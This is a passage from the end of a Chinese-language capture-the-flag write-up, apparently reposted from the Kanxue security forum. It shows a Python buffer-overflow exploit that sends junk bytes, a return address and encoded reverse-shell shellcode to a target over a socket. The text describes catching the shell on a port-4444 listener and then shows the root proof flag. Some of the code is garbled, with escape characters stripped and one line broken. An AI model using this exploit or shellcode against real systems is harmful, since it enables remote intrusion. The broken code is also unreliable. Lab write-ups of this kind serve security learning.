buf += b "xd5xb1xf8xf3xc5xb1xe8xf3xedx0bxa7x7cx65"

buf += b "x1ex7dx34xefxe4xc0x63x2dxd9xccxcbx87xe1"

buf += b "xb9xffx0cx07xc2xb3xd3xb6xc0x3ax20x95xc9"

buf += b "x5cx50x64x68xd7x89x1exe6xabxf0x0dxc0x53"

buf += b "x30x43xfex5cx50x89xcbxcexe1xe1x21x40xd2"

buf += b "xb6xffx92x73x8bxbaxfaxd3x03x55xc5x42xa5"

buf += b "x8cx9fx84xe0x25xe7xa1xf1x6exa3xc1xb5xf8"

buf += b "xf5xd3xb7xeexf5xcbxb7xfexf0xd3x89xd1x6f"

buf += b "xbax67x57x76x0cx01xe6xf5xc3x1ex98xcbx8d"

buf += b "x66xb5xc3x7ax34x13x53x30x43xfexcbx23x74"

buf += b "x15x3ex7ax34x94xa5xf9xebx28x58x65x94xad"

buf += b "x18xc2xf2xdaxccxefxe1xfbx5cx50"

payload = b"payload += junk

payload += ret_addr

#payload += nops

payload += buf

with socket.socket(socket.AF_INET,socket.SOCK_STREAM) as clientSock:

clientSock.connect((target_ip,target_port))

data_from_srv = clientSock.recv(recv_buf)

print(f "Reply --> {data_from_srv}")
```

print(f "Sending --> {payload}")

clientSock.sendall(payload)

最后运行测试。一个终端开启4444端口的监听，另一个窗口运行exp.py。成功反弹回shell。

最后就是显示root flag了。

```
Z:\root>dir
Volume in drive Z has no label.
Volume Serial Number is 0000-0000

Directory of Z:\root

07/11/2020     10:13  <DIR>          .
03/11/2020     13:43  <DIR>          ..
07/11/2020     10:11              33  proof.txt
03/11/2020     13:43              61  win
       2 files                 94 bytes
       2 directories      6,032,637,952 bytes free


Z:\root>hostname
school

Z:\root>type proof.txt
ccc34dede451108a8fe6f75d6ea7d2ae

Z:\root>
```

看雪ID：WindyMan

*本文由看雪论坛 WindyMan 原创，转载请注明来自看雪社区。返回搜狐，查看更多

责任编辑：